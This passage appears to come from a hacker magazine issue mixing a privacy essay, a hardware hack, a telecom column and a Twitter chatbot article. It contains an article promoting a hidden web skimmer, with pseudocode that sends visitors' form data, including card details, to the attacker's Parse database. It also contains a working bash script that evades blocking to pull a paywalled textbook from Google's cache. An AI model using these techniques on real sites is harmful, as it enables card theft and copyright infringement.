in a file called "PGP-passcode" in an account that authorities can access. But that puts the onus entirely on the end user. If they take the right steps, they will be secure from prying eyes. It doesn't preclude the NSA and their ilk from turning their attention to cracking this code, but it gives the user as good a chance as any against this sort of thing. And this is something we all should expect as a basic right; just because there are criminals in our midst does not mean we should give up any of our own privacy.

Part of the myth that gets floated in situations like this is that authorities are being crippled by technology in their struggle to track down the bad guys. Encryption, anonymity, rapid transfers of data - they all keep criminals ahead of the law. This is, for the most part, utter nonsense. Consider how technology has changed over recent years and decades. We have devices that track our every movement on street corners, in our vehicles, and even in our pockets. Often we willingly embrace these intrusions as marvels and conveniences. Other times we don't even know they're there. There are gadgets in our homes that listen and watch, reporting everything from our physical motions to the television channels we watch to the room temperature we choose. It's estimated that the average person is on camera around 75 times a day and as high as 300 times a day in cities like London. License plates can be scanned at a rate of thousands per minute which keeps a pretty good record of who's in what part of town. Add social media to the mix and you'll quickly see how much of our lives is open to scrutiny and analysis.

Police and investigators will always claim that being shut out of one source of information makes it impossible for them to do their job. But it wasn't that long ago that none of the above conveniences were available to them and yet they still managed. Yes, there are challenges to law enforcement that technology presents, but these are offset by advantages that make their job easier. If they could read our brain waves and know our every thought, they would object strenuously to losing that ability, saying that there would be no way to stop crime without it. It's simply not true.

The Apple case should serve as a warning to any of us who truly value our privacy. The information we store on our phones is not as secure as we might think, either due to technological weakness or the force of authority. Until we are confident that the security we employ to protect the data on our phones is strong and ultimately under *our* control and not that of a large company somewhere, we must assume that anything we store could fall into the wrong hands. That includes pictures, texts, contacts, access gained through any apps, plus a whole lot more. Consider also that most people opt to back up their phone's data to the cloud so that it doesn't get lost if the phone does, which is smart on one level but opening up yet more vulnerabilities on another. We would be wise not to store the entirety of our lives on these or any insecure devices, even if we feel we have "nothing to hide." We all value our privacy and that's one thing technology can help to strengthen as long as we make it a priority.

Scraping for Cache, or It's Not Piracy If You Left It Out in the Open

by Charlton Trezevant
ct@ctis.me

As a student, I love to have digital copies of my textbooks available. Ease of reference, portability, and minimal back strain are three reasons why finding digital copies of my books are hugely important to me. Therefore, I'm understandably annoyed when textbooks, especially ones that are several years old, can't be found online, or are available in online stores at exorbitant prices. Absolute madness!

A recent example of this heinous lack of electronic books would be my APUSH textbook. It isn't terribly old. In fact, it was published in 2012, and an online edition is available from McGraw Hill. In theory, an online edition should mean the end of my accessibility problem (and back pain). However, in order to access the online edition, I'd need an access code from my school, something that they had not and could not provide to me. With all legitimate means of digital access exhausted, I would have to resort to other methods of enabling my laziness....


Enter Google

As Google's web spiders crawl the web, they not only index web pages, but they also cache copies of pages, usually for a month or so, during which Google will host its own copy of the resource. In practice, this means that there's often a good chance that content on the web that has been deleted by a site owner is retrievable, so long as it has been indexed by Google. In fact, there are several organizations that exist to do exactly this sort of thing, most notably `archive.org`, though Google is usually better about getting into the smaller cracks and crevices of the Internet where my books are more likely to be stored.

Research

To start off my search, I looked for exact strings taken out of my textbook, which usually leads to a PDF scan of a section that's clear enough for Google to run OCR. What I found, however, was something much, much better: Google had indexed pages directly from McGraw Hill's development servers, with cached copies that spanned the entire book!

And not only my APUSH textbook, but many, many others as well:



site:dev6.mhhe.com

About 5,110 results (0.52 seconds)

Try Google Search Console
www.google.com/webmasters/
Do you own **dev6.mhhe.com**? Get indexing and ranking data from Google.

[PDF] 8–2 Steps in Hypothesis Testing—Traditional Method
dev6.mhhe.com/bem_working/public_html/...pdfs/ch08_02.pdf ▾
along with the z test and the t test. In addition, a hypothesis-testing procedure for testing a single variance or standard deviation using the chi-square distribution ...

[PDF] 4–3 The Addition Rules for Probability
dev6.mhhe.com/bem_working/public_html/...pdfs/ch04_03.pdf ▾
Section 4-3 The Addition Rules for Probability. 189. 4–19. 4–3. The Addition Rules for Probability. Many problems involve finding the probability of two or more ...

WorldWideTestbank License Support
dev6.mhhe.com/bembad/spiderdemo.pl ▾
WorldWideTestbank™ Invalid License. There is a licensing problem with the copy of WorldWideTestbank™, that you are using. Please contact ...

7.2*7.2. Axial Skeleton*150*167*,,*8867*9439% 7.2 Axial ...
dev6.mhhe.com/textflowdev/genhtml/0077351355/7.2.htm ▾
The axial skeleton forms the upright axis of the body (see figure 7.1). It is divided into the skull, auditory ossicles, hyoid bone, vertebral column, and thoracic cage ...

8.f*Chapter 8 Ending*283*284*,,*11617*11872% Page ...
dev6.mhhe.com/textflowdev/genhtml/0073525693/8.f.htm ▾
Review of Key Concepts. 8.1 Overview of the Skeleton (p. 242). The skeletal system is divisible into the central axial skeleton (skull, vertebral column, and ...

6.2*6.2. Red Blood Cells and Transport of Oxygen*118*121 ...
dev6.mhhe.com/textflowdev/genhtml/0073377686/6.2.htm ▾
How Red Blood Cells Carry Oxygen. Red blood cells (RBCs) are highly specialized for oxygen (O2) transport. They lack a nucleus and, instead, contain many ...

A few quick observations for each URL led me to a way to programmatically download the book:

- Each URL followed the same format, `http://dev6.mhhe.com/text` `➥flowdev/genhtml/<ISBN>/` `➥<chapter>.<section>.htm`
- Cached versions of web pages could be easily retrieved from Google with the following URI format: `https://` `➥webcache.googleusercontent.` `➥com/search?q=cache:` `➥<full URL of resource>`.
- My book has no more than 32 chapters, with no more than seven sections per chapter, which means there are 224 pages to potentially retrieve in total.

The Script

That said, I whipped up the following script, which, though simple, was able to completely retrieve my textbook from Google's cache *and* compile all of the downloaded HTML files into a single PDF:

```
echo “Downloading book...”

# Initialize total downloaded count.
DLT=0

echo “Creating downloads directory (./apush-dl)”
# Create downloads directory and redirect stderr to /dev/null (in case
➥ the directory already exists).
mkdir ./apush-dl/ 2>/dev/null

# There are 32 chapters.
for CHAP in {1..32}; do
        # There are never more than 7 sections per chapter.
        for SECT in {1..7}; do
                # We want to test whether the file is available first
➥ before attempting to download, so we grab the HTTP response code first.
                # We also randomize the useragent somewhat in order to
➥ appear less like a script.
                RESCODE=”$(curl -o /dev/null --silent --head --write-out
➥ ‘%{http_code}’ “https://webcache.googleusercontent.com/search?q=cache
➥:dev6.mhhe.com/textflowdev/genhtml/0077379578/$CHAP.$SECT.htm” -A
➥ “Mozilla/5.0 (Linux; U; Android 4.2.2; en-us; AppleWebKit/$SECT$CHAP
➥.$CHAP (KHTML, like Gecko) Version/$CHAP.$SECT$SECT Mobile Safari/
➥$SECT$CHAP$SECT.$CHAP$CHAP $CHAP-$SECT”)”
                echo “Downloading Chapter $CHAP Section $SECT:”
                # Make sure we get a 200 response before downloading.
                if [[ $RESCODE == “200” ]]; then
                        # And download the page (once again, ensuring
➥ that the UA appears somewhat unqiue).
                        curl --progress-bar -o “./apush-dl/$CHAP.$SECT.
➥html” “https://webcache.googleusercontent.com/search?q=cache:dev6.mhhe
➥.com/textflowdev/genhtml/0077379578/$CHAP.$SECT.htm” -A “Mozilla/5.0
➥ (Linux; U; Android 4.2.2; en-us; AppleWebKit/$SECT.$CHAP (KHTML, like
➥ Gecko) Version/$CHAP.$SECT$SECT Mobile Safari/$SECT$CHAP$SECT.$CHAP
➥$CHAP $CHAP-$SECT”
                        # Increment total downloaded by 1.
                        DLT=$(($DLT+1))
                else
                        # Otherwise, display an error. 302 usually means
➥ that Google has begin blocking requests.
                        echo “Got an error! Code: $RESCODE”
                fi
        done
done

# Delete any files containing the string “Error 404”, which would be
➥ unique to Google’s error pages.
echo “Deleting 404 files...”
find ./apush-dl/ -type f -exec egrep -Il ‘Error 404’ {} \; | xargs
➥ rm -v -f

# Append CSS to each file to hide the annoying Google Cache info banner.
echo “Hiding cache info banner...”
for file in ./apush-dl/*.html; do echo “<style>#google-cache-hdr{display:
➥none!important}</style>”>>”$file”; done

echo -e “Downloaded $DLT pages in total. \n”

# Compile all HTML files into a single PDF for ease of use and transport.
# Load no images, as the src files are not available from the original
➥ dev servers.
# This depends on the wonderful wkhtmltopdf utility, from
➥ http://wkhtmltopdf.org/.
read -p “Create PDF of book? (requires wkhtmltopdf) “ -n 1 -r
echo -e “\n”
if [[ $REPLY =~ ^[Yy]$ ]]
```

```
then
       echo "Compiling PDF..."
       wkhtmltopdf --no-images
➥  `find ./apush-dl/* | sort -n |
➥   grep html` apush_book.pdf
fi

echo "All done!"
```

Which left me with a complete, text-only copy of my book! Excellent!

Note: The book has since been removed from Google's cache, rendering the script unusable in its current state.

So, What Have We Learned?

As a company dealing in an industry where piracy is a major concern, McGraw Hill should take extra precaution to ensure that all of its content, especially content that they're keen to monetize, is kept strictly under their control. This means securing any channel where this content could be exposed, which, in this case, was their dev servers. Even when a resource is deleted from a site, there are usually cached copies available *somewhere,* and once it's out on the web, it's out of your control.

Another thing that webmasters can gather from this is that all web content you host, even content hidden under several layers of obfuscation, may as well be considered wide open to the web unless some kind of authentication is implemented. If it exists on your server, accessible to anyone, then anyone will access it.

With the above in mind, I hope that you've learned something about keeping your content - and channels that lead to your content - in check and under your control.

Happy hacking!

Hacking Using Parse Database Injection

by Evan D'Elia

This new form of hacking was discovered through Blackbaud website management software. However, this method for hacking into a website's client base could be adapted to many other platforms. The basic idea behind this method of hacking is to place a part or piece of code on a web page that is hidden from the user and is difficult for the admin to detect. This piece of code will be triggered when the user performs some action such as scrolling over a piece of text or clicking a button on the page. Once the code is triggered, the information from any relevant text boxes is grabbed and stored in a parse database that is owned by the hacker. The hacker can then access their own parse database, which may contain information such as names of buyers or clients and their phone numbers or credit card information. There are benefits and pitfalls of hacking using this method, as will be further discussed.

Advantages

The first benefit of hacking with this method is that it requires very little effort on the part of the hacker. For my implementation of the code, I used a fair amount of HTML and Javascript. The amount of code that needs to be written will vary from website to website depending on how well secured each website is. During my first attempt at this method, I used the following pseudo code:

```
$("#buttonId").onclick(function({
    Create new parse object
    Save parse object in database
});
```

The methods for creating the parse object and saving the parse object were also stored on the page by simply defining them in <script> tags hidden similarly on the web page. As you can see, writing the code for the function itself is not very difficult. In addition, this code will always be called when the button with “#buttonId” is clicked, so the hacker can leave this code on a web page and forget about it while it performs its function on its own. The parse API is simple to use as well and allows hackers to see the data collected at any time from any computer with an Internet connection. This method of hacking is also nice because it does not raise any alarms with the admin. If hidden properly, this piece of code should go unnoticed for a long amount of time. Another advantage of using parse is that you can easily modify database tables to include more columns. Therefore, your database can be modular and change with the website you are trying to hack if the admin adds anything to their page. These benefits make parse database injection a great method for hacking for those on the inside of companies who have easy access to a website’s code. You may be asking what the purpose of such an attack would be if you already have access to a website’s code. More often than not, a company will have several programmers working for them to secure or modify their eCommerce website. For security purposes, most smart web admins will create code on their eCommerce pages so that functions like the one above cannot be bound to other parts or tags on the webpage. If such is the case, we can still pursue a parse database injection so long as we can add code to the final HTML output of the web page. In cases such as this when we cannot bind our main method to a tag on the page, we can simply create a hidden element - or one that is extremely difficult to find - somewhere on the page. The pseudo code for such a situation may look like the following:

```
<script>
myMethod(){
Method for creating and saving
➥ the parse object
}
</script>
Initialize access to parse data
➥base using parse API
<div id=”myHiddenTag”>.........
➥ <div>
$(“#myHiddenTag”).onhover(
➥function({
    myMethod().then(function({
        console.log(“Everything
➥ is fine”);
    });
});
```


In the pseudo code above, a hidden element is created using only periods (which may be colored specifically to look like the background of a web page) and, whenever someone hovers over this element, their information is saved into our own parse database which we initialize using the parse Javascript key and database key (as explained in the parse API). Additionally, a message is logged to the console to say that “everything is fine” just in case the user is code savvy enough to inspect the page. Although this method of hacking is simple and reliable, there are a few downsides to using it which one should be aware of before implementation.

Disadvantages

When initializing your parse database, you must use your own Javascript key and database key. It is possible to obfuscate this code so that users cannot see the keys, but you may have trouble or may not be able to hide the keys from the admin. If the admin has his or her own parse account, this may allow them access to the database, thereby shutting down efforts to hack their web page. However, the admin will still not have access to your other parse databases or your parse account. They will only be able to see the particular database you have hidden on their site and only if they themselves have their own parse account. The second downside to using this hacking method is the issue of access. As stated earlier, this attack is most easily performed if you have access to whatever software or code someone is using to manage their website.

Conclusion

In conclusion, this method of hacking is easy to implement, is lightweight, and is a great way to introduce oneself to the world of cyber security. Knowing this method, one should protect their own web pages by first always being aware of the code on their pages. It is important to always revisit your code to make sure new bugs have not arisen and that everything is how you left it. Keeping a website’s code unchanged for too long is bad practice both from a technical aspect and a design aspect. Second, one should make sure that functions cannot be added to buttons or other tags once the page is loaded in order to make it more difficult for hackers to implement this method. I do not condone the use of this method for any illegal or other reprehensible purposes. I hope that this method of hacking is educational for those of you who wish to learn more about web security.



HARDWARE HACKING - PROTECTING DEV' BOARD I/O BY HACKING AN ALARM PANEL

by Sarlacii

A previous *2600* article discussed the popularity of dev' boards (Raspberry Pi, Atmel Xplained Pro, Beagleboard, Arduino, etc.) for delving into the world of hardware hacking.[1] Odds are you will have come across one of these dev' boards yourself in a device that makes use of one, or perhaps you've started to do some development of your own. In the latter case, one of the immediate issues you will come across is how exactly to interface with the outside world, in a way that does not destroy your new device.[2] This article explores some of the basic methods for interfacing such digital and analog I/O (input/output) ports with external signals, and details a cost-effective hack using *any* alarm panel for obtaining suitable protection without costly PCB layouts. Please note that the descriptions are kept simple on purpose, and are not intended to be exhaustive or mathematically complete... this is not a university text book, just a hacking treatise to spark the mind.

Most dev' boards consist of an MCU (microcontroller unit, aka "uC") that has the majority of its ports run out directly to nice "Berg-pin" headers. These are standard 2.54 mm spaced pin headers, made famous by the likes of Molex, but used and cloned by everyone. Some of the clones feature 2.5 mm (metric) spaced pins. Either way, you source the matching receptacles from your local electronics store, often using the press-fit socket type that takes a ribbon cable, and you are set to go with connecting your dev' board to outside signals. The problem, however, is that you have to be careful, as the pins of the MCU generally run straight to the breakout header, as mentioned above, and thus do not include any form of protection or signal conditioning. This keeps them as generic as possible, but at the cost of immediate application.

The need for protection, in layman's terms, comes about because of two issues. One is voltage breakdown. The other is overheating.

Regarding voltage breakdown, an MCU is rated to withstand a specific voltage on each pin. This is usually pegged to some sort of percentage (say five percent) above the MCU's power supply voltage (5V or 3.3V being common). Incidentally, the place to find this limit is in the MCU's data sheet, which will be available from the manufacturer's website using the part number of the MCU. It's a treasure-trove of information, and the electrical limits section is worth reading, even if the rest is TLDR! Any signal that exceeds this maximum voltage may permanently damage the port pin by breaking down the junctions and insulation within the MCU silicon die. Once this happens, that pin, and perhaps the entire MCU, is junk.

The second issue relates to the amount of current that an MCU's pins can source or sink. Ohm's Law governs the interactions of voltage (V), current (I), and resistance (R): V=I*R. Resistance effectively represents the heating effect a certain current flow has through a conductor at a specified voltage. It's a linear relationship in its simplest form, ignoring the complications of "reactance." For now, it's good enough to know that you need sufficient resistance in the path to prevent your MCU from internal overheating, owing to a current flow that is too high. As with voltage, the MCU's data sheet will tell you what the limits are.

So, how do we actually prevent an external signal from causing either over-voltage or over-current damage to our port pins (i.e., how do we add resistance)?

```
          R1
pin <>---WWWW---<> external signal
```

Figure 1: Simple in-line, or "series" resistor (R1) to protect an input/output

In Figure 1, a resistor R1 is placed in series with the external signal and port pin. This limits the amount of current that can flow, as well as the voltage at the pin. A value of 1k is generally good enough for external devices that need some current to work (like an output to an LED), or 10k for signals that are low current (like CMOS devices). In the latter case, you may be talking from your MCU via a serial pin to a modern TTL-to-RS232 converter that takes your MCU's 5V digital I/O and boosts it to +/-12V for sending to a PC port on a computer. The IC used to do this translation, for example, might be a MAX232 that has high resistance ports. These ports do not draw much in the way of current (in the order of nanoamperes) and as such a high resistance like 10k will not affect the signal (leaving aside all the complicated electronics etc.).

Check out "digital protection," "MCU protection," and "analog input protection" and others on the Internet for more detailed information.[2 4]

The next issue, however, is finding a way to protect all the ports that you wish to use. If it's only one pin you're using, then you can make do with a few needful, leaded, components twisted together. But if you wish to do a whole lot of things, you might consider making your own interface board with numerous components on it to protect a variety of pins. A cheap way could be to use something like stripboard (e.g., Veroboard) to make up what you need using leaded components. But again, you then have to figure out what you need and how to wire it up. You might also consider doing your own PCB (printed circuit board) layout, but that requires even more of a learning curve to master the PCB layout program, components, and again the wiring... and also costs anything from $150 to $300 to get it made.

My hack is to go out and find a security shop or, even better, a security installation company. From either you obtain an "intruder alarm panel," for example, a Paradox 5050, DSC 1632, Texecom Veritas/Premier, or IDS 805 unit - the list is long. The older types of panel (which you may well get for free from the installation company as swap-outs from upgraded systems!) are better, as the components used on the board will hopefully be older technology, and thus bigger (0805 or 1206 surface mount technology (SMT), or even leaded components). Bigger components are easier to play with, since the trend to 0603 or smaller components with most electronics means that components are so small they are hard to see, let alone work with using tweezers and a soldering iron.

A standard alarm panel does quite a few things, many of which require the very type of interfacing components discussed above. These panels also come with very detailed installer manuals, available on the Internet, that detail the operation of the various features and their associated terminal blocks. This aids the hacking process by removing the fog of war that would otherwise obscure the function of each particular terminal on the panel.

Firstly, there are zone input terminals, which generally use a resistor divider to measure for zone triggers from connected sensors, as shown in Figure 2 above. An external 3k3 resistor divides the supply voltage [3.3/(3.3+5.6)*5=1.85V], which is then fed to an ADC on the main MCU. This allows the connection of other resistors to detect different events. These zone inputs can be used to protect both digital I/O and ADC inputs.

Secondly, the panel will have some programmable outputs. These may use relays, or simply switch transistors. The use of transistors, even a low current type like the very common BC817, is helpful to our cause, as a dev' board's output can easily drive the transistor which can then be used to drive a larger load (that draws more current). This is exactly what the outputs do for the alarm panel in the case of driving a relay onboard, or similar load externally, so again it saves a lot of fiddling to simply take over the circuits for our own purpose.

Thirdly, a siren output will be present on the PCB. The good old fashioned way of driving a siren is simply via a large relay on the PCB (assuming an active siren, the most common type). The drive circuit from the MCU on the alarm panel will include a transistor to step up the power applied to the relay coil, as well as the important reverse EMF protection across the relay coil. If this protection isn't present, then often an attempt to turn the relay on will work once, but never again after power is removed that first time. This is owing to a "starter-motor" effect (reverse EMF) that occurs on any magnetic coil. Instead of trying to figure it all out, a simple solution is to use the siren relay as is. Read the side of the relay, near where the siren connects. It'll generally be a smallish square plastic box... with writing on to give the part number and perhaps a few vital statistics, like drive voltage (12V) and the switching ability (1A at 12V, 0.2A at 125VAC etc.). This will tell you about what sort of power you will be able to feed through the relay, like driving an LED versus switching a mains-supplied light.

Fourthly, the panel will include a few extra power terminals for peripheral sensors. These make life much easier for our dev' board hacking, as we now have a bunch of lovely terminals to connect all the extra electronics to, as well as providing power for our dev' board itself. It's common to find 12V and GND (0V) terminals, with perhaps high current "TX" outputs, for connecting current-hungry radio transmitters. These are usually good to carry a few amperes at 12Vdc. Also present on the PCB will be ancillary power supplies for the MCU. Use a multimeter (voltage measuring device) to trace the power lines from the regulators and/or switch mode power supplies. These can be useful for powering our dev' board directly, or other sensors, as the power supplies will be properly regulated with noise immunity already designed in.

The last nice feature to take advantage of, fifthly, is the fact that most alarm panels come with battery backup. Check the manual for details, but in almost all the cases you will find two battery leads, with a red and black cable, sticking off the alarm PCB near the power terminals. These most often clip onto a 12V, 7Ah, sealed, lead acid battery (aka "alarm battery" or "alarm gel-cell") that is charged automatically from the alarm panel's onboard power supply. Nice! Connecting a suitable battery will give your dev' board access to uninterrupted power, good for hours depending on what you draw off the battery. A simplistic calculation is to say that if you have a 7Ah battery, that means you can draw 1A for seven hours, or 7A for one hour, etc. The curve is not exactly linear, but that's good enough for a rough indication of how long the backup will last. If you require better estimates, then go online and look at the calculations available for commercial UPS systems. You'll get a good idea from there.

The next step is to read off the part number of the existing MCU on the alarm panel PCB so that you can look up its data sheet on the Internet. There you will find a pin map for all the pins on the device, which will help you identify what track is connected to where. For example, the pin map will show you the Vcc (positive power) pins, and Vdd/GND (negative power) pins. It'll also show you the I/O pins, allowing you to trace them to the zone inputs and programmable output transistors.

Read through the data sheet and trace all the lines from the MCU pins that match the functionality you need, like the line to that very useful driver circuit for the siren output relay. Then cut the existing MCU loose from the PCB. Use a sharp box-cutter or blade, pressing on the little pins up against the side of the plastic die. Crunch through the pins till the die pops free. If the MCU is old enough to be leaded, then you may only need to just pop it free of its IC holder. Either way, clean off the leftover pins using your soldering iron if required, and there you have access to the very PCB traces that carried the previous MCU's signals! You can now simply solder on a wire to the trace that you want to use, and then run the wire back to your dev' board's header. Run all the wires you need, benefiting from the already present protective circuits.

One caveat, of course, is to ensure that you trace each line from MCU to terminal block, to discover exactly what the existing circuit looks like! They are all subtly different, and may need a little simple modification to suit your needs, for example, removing a resistor to allow digital reads instead of using an ADC pin and so forth. However, hacking some protection for your dev' board is so much easier now, as you have existing pads, copper layers, power, and tracks to work with!

Happy alarm panel hacking!

[1] *2600* - Winter 2012-2013

[2] "10 Ways to Destroy an Arduino" - *Rugged Circuits* `http://www.ruggedcircuits.` ➥`com/10-ways-to-destroy-an-` ➥`arduino/`

[3] "Arduino Protection: How to Make Sure Your Project Won't Kill Your Arduino" - *Tinker Hobby* `http://www.tinkerhobby.com` ➥`/arduino-protection/`

[4] "Microcontroller Interfacing" `http://cq` ➥`.cx/interface.pl`

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's actually not a Central Office this time. I'm in Muscle Shoals, Alabama, with the sun beating down on my head. I'm entirely out of my element. The cool, 65-degree temperatures of the Central Office in the Pacific Northwest, where the clouds cloak the sun and blast-resistant steel-reinforced walls cloak the rest, are a long way away. I am learning to splice fiber, and if I'm out of my element with the climate, the training isn't much of an improvement. I have a week to learn enough to pass an exam, and if I don't I'll be fired. No pressure.

Since becoming a manager, my life has become a lot different, and one of the things that has changed is being on the other side of the union-management relationship. Periodically, as a union worker (before earning my first retirement - I'm drawing a pension in addition to my current salary), management and the union would fail to agree on a contract. We'd go on strike and the union would give us strike pay from their war chest. It wasn't as much as my salary, but I read the union newsletter, knew when each of our contracts was up, and saved enough to weather a strike (others who planned less carefully would inevitably grouse about falling short of obligations). In the meantime, hapless managers would attempt to do our jobs, mostly causing more problems than they solved. Eventually, after a couple of weeks, the union and management would come to an agreement. Inevitably, this would include back pay so I saw going on strike as a bonus. I'd get a couple of extra weeks of paid vacation, plus extra pay from the union while we were out on strike.

Of course, this came at a cost. Management was - to put it kindly - inept when it came to running my Central Office. For months after each strike, I'd be cleaning up messes that were left behind. These came in various forms. Usually, things would be done completely by the book and documented per company standard. However, this was a big problem when the wrong procedure was performed! Additionally, there are different versions of "by the book." My Central Office was relatively new, having been originally constructed in the early 1960s. However, many Central Offices were constructed around the turn of the 20th century, or even earlier. Most things done to code (and according to company procedures then in effect) were considered "grandfathered" if left untouched. Most Central Office managers have things that they go out of their way not to touch for this reason. Make a single change in a key area? That triggers a new inspection. And new inspections have a way of generating a ton of new work as remediation is demanded. Sitting on the management side now, it's hard for me to see any normal circumstance under which a labor dispute would be worth the cost. If the hidden costs of a strike were added up, upper management would be floored.

However, such decisions as these are well above my pay grade. And - in my view - they are emotionally driven anyway. Labor leaders *want* to strike. This is where they become visible, and justify union dues to their membership. And strikes are raucous and visible indeed. It's not unusual for union members to follow management workers around on service calls, videotaping them and posting the whole thing (often including some absolutely hilarious screw-ups) on YouTube. And management, for its part, often puts reason aside and negotiates emotionally. This is a recipe for disaster. In my view, strikes are far worse for the company than they are for the unions or its members; the company just isn't negotiating from a position of strength. At the end of the day, people make the network run, and it becomes quickly apparent every time there is a strike that these people are actually necessary.

Nevertheless, I'm here in Alabama learning fiber splicing. Once every four years, the company requires me to report for training. The computer picked my job. Although I have decades of experience running Central Offices and am usually the person other switch techs call for advice, I won't be filling in as a switch technician in the event of a labor dispute. Oh, no. That would *make sense*. Instead, after filling out a computerized aptitude test which is used in the selection and assignment process, the computer decided that I'm perfectly suited to fiber splicing. I contacted HR, assuming there might have been a mistake, and was quickly shut down. "You're lucky we don't have you out climbing poles," said Sally, my HR representative. I decided not to push my luck any further and, when my number was drawn, I was on a plane for Alabama.

My instructor Rick, unlike me, has already retired twice and is drawing two pensions (I'm supremely jealous). Now he's working 40 hours a week as an instructor, and is handsomely paid. Rick has worked for the company since it was the Bell System, and has worked with fiber optics since the company's first network was built in the 1980s. He has truly seen it all, and I'm absolutely confident that he could deal with any situation that came up. Me? Not so much.

Rick is an ex-Marine, likes to start at exactly eight in the morning, and God help you if you're late. The first guy who walked in ten minutes late, holding a cup of coffee, never finished it. Rick actually had him on the ground doing push-ups! Given that failing to complete training is a firing offense, and it's entirely up to the instructor whether you completed training, there wasn't any argument. Nobody has been late to class since then.

Fiber splicing is the process of connecting fiber optic cables together. There are a variety of reasons to do this, but during a strike, fiber that gets spliced is usually fiber that has been broken. Sometimes it's due to sabotage (which seems to happen at an elevated rate during labor disputes), but emergency fiber splicing calls usually involve errant backhoes or trains derailing (an astonishing amount of fiber optic cable runs in conduit alongside railroad tracks). It's an incredibly fussy and intricate process, for which eagle-eyed vision and a steady hand are a must. As a field, it has been compared to brain surgery and that's not far off. The work is typically performed in a specialized mobile laboratory custom-fitted for this purpose. I'm being trained in a lab that is in a converted 1980s motor home (it still has the kitchen), but newer labs are in vehicles that are more appropriately specialized for this purpose.

Speaking of the 1980s, they are alive and well. The training facility was constructed in the 1980s, the furniture is 1980s era, and the endless training videos we watch (around two-thirds of the time spent in class) were filmed in the 1980s. They're on VHS cassettes, and an ancient VCR displays them on an old tube television. Rick fills in with anecdotes and comments on whether the actors seem liberal (he's proudly conservative). Although technology and techniques have evolved since the 1980s, it is almost as though the company doesn't really believe that we'll actually have to put this knowledge to use in the field. Otherwise, they would probably make an investment in updating the training.

In a pinch, could I actually splice fiber? With my old eyes and unsteady hands, sure. I'd splice something, all right, but probably the wrong something. It's like sending a hospital administrator for a week's worth of training every four years, with no other medical background, and saying "the surgeons are on strike, go out and save lives." If any lives are saved, it'd be solely by happenstance. But that's not actually the important question. The important question is whether Rick gives me a passing grade. So far, I think I'm in pretty good shape. He's a big Trump supporter, and I give him a wink and nod when the subject of illegal immigration comes up at lunch. Rick thinks he knows where I stand, and if I play my cards right, I'll get an A grade. I might even avoid doing push-ups.

And with that, it's time to bring this issue to a close. Whatever you're doing this spring, take a moment to thank the invisible men and women that help you communicate about it.

My President Twitter Bot Experiment

by R.B.

Until a few months back, Argentina had a 12 year monarchy-styled government including huge corruption, nepotism and politic violence. Néstor Kirchner was president for four years. Then his wife, Cristina Fernández de Kirchner, was president for the following eight years. Cristina Fernández de Kirchner, instead of giving press conferences, used the official Twitter account @CFKArgentina to spread Goebbels-styled propaganda, send threats to opposition, and exalt fanatics of all kinds.

After analyzing the official Twitter account, I decided to make an experiment: a fake Twitter account (@CFKResponde) that responds using a custom made PHP/MySQL chatterbot.

The main idea was to determine the percentage of people who were able to identify that a computer was responsible for the answers in this controlled environment of a political Twitter discussion.

To make this experiment, I have started by populating a database table with a field to detect certain words and expressions, and another field for the answers. The answers are loaded from presidential speeches and also from politic fanatics' Twitter timelines.

The database is connected to a PHP script, which is executed once per hour with a Linux cron. That PHP script uses a Twitter Application Programming Interface (API) to read mentions, parse into words, detect questions, insults, etc., and then match them with the database to preselect the best fit answers.

PHP code to detect mentions using Twitter API

```
require_once(‘twitter/twitteroauth.php’);
$tweet = new TwitterOAuth($userKey, $userSecret, $userToken, $userTokenSecret);
$result= $tweet->get(‘statuses/mentions_timeline’, array(‘since_id’=>1000 ,
‘cursor’ => $cursor, ‘count’=>10));
foreach($result as $tweet) {
        call mybot($tweet->text, $tweet->user->screen_name, $tweet->id_str);
}
```

PHP code to match phrase with database

```
